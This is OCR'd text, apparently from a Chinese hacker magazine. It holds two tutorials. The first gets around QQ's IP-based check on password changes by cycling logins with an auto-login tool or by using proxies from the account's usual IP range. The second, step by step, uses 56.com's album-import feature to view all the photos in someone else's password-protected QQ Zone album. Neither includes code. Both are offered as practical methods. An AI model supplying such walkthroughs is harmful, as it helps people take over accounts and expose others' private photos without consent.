


图5

第三种方法：

对于异地修改QQ密码，因为在修改密码时IP必须是在这个号码的常用IP段，这样才能修改密码，否则就会提示：“您本次修改密码不在号码***常用的IP段上，请在您回到最常用的环境下修改，比如办公室、家庭或常用网吧”。大家想一想，腾讯说经常上线的IP段，那我们是否可以让异地IP段变成经常上线的IP段呢？

首先我们登录想要修改密码的QQ，然后让QQ不停的上下线，当腾讯后台记录该IP到一定程度时就可以修改密码了。不过手工不停的




图6

上下线也太累了，这里我给大家找了一款QQ自动上下线的工具，设置好时间间隔后就可以用了，我设置的是35秒，如图6。

第四种方法：

这种方法就是开通会员了，前一阵子TX关闭了QQ会员上锁的功能，但11月末又再次开通了这个服务，所以在万不得已的情况下上锁也是一个可行的办法！

总之修改QQ密码无非是使用这两类方法，一类就是想办法找到QQ原来经常登录的IP地址，使用软件代理修改密码。另一类就是把现在的IP地址变成经常登录的IP地址。


（本文所涉及到的TCP改变线程工具、ssport、花刺代理、ADSL拨号王、QQ自动上下线的工具已收录到光盘中）

56网偷窥你加密空间的相册

文章难易度：★★ 文章阅读点：如何使用56网的导入QQ相册的功能，把进行了加密的QQ空间的相册全部导入出来查看

无敌小龙

人类总是充满了好奇心，对于加密的空间，总是想看到内容，其实对于好奇心，如果有正确引导那么它也可以转化成一种技术上的探索。本文我就来介绍一种方法，实现对加密QQ空间的相册的查看。首先，我打开自己的QQ，随便找到一个好友，然后打开她的QQ空间，如图1。


图1

马上弹出了IE浏览器，其中浏览器的地址栏显示的地址为：http://imgcache.qq.com/qzone/client/need_question.html?357029554&&生日，可以看到这个空间是使用了密码加密的，如图2。

碰到这种情况总是让人非常无奈的，没有密码就一定看不到相册内容吗？回答是否定的。我们首先注册并登录56网，然后单击“进入管理中心”链接，如图3。进入管理中心页面后，单击“动感相册”，如图4。






图2


图3


图4

我们选中“导入网易，QQ相册”选项，然后输入对方的QQ号码，最后单击“开始导入”按钮，如图5。此时，就会弹出一个对话框，要求我们选择要导入的相册，选中一个相册，然后单击确定按钮，如图6。这时，就可以看到对方的相册照片全部都显示出来了，而对方的QQ空间其实还是加密过的，在正常状态下是无法查看的。


图5


图6

这里我通过56网的导入QQ相册的功能，直接就把对方加密的QQ空间的相册全部导入进来了，选中要导入的相册，然后

单击“确定”按钮就可以导入相片了，如图7。导入成功后，就可以随意查看对方的相片了，是不是感觉很神奇呢，如图8。




图7

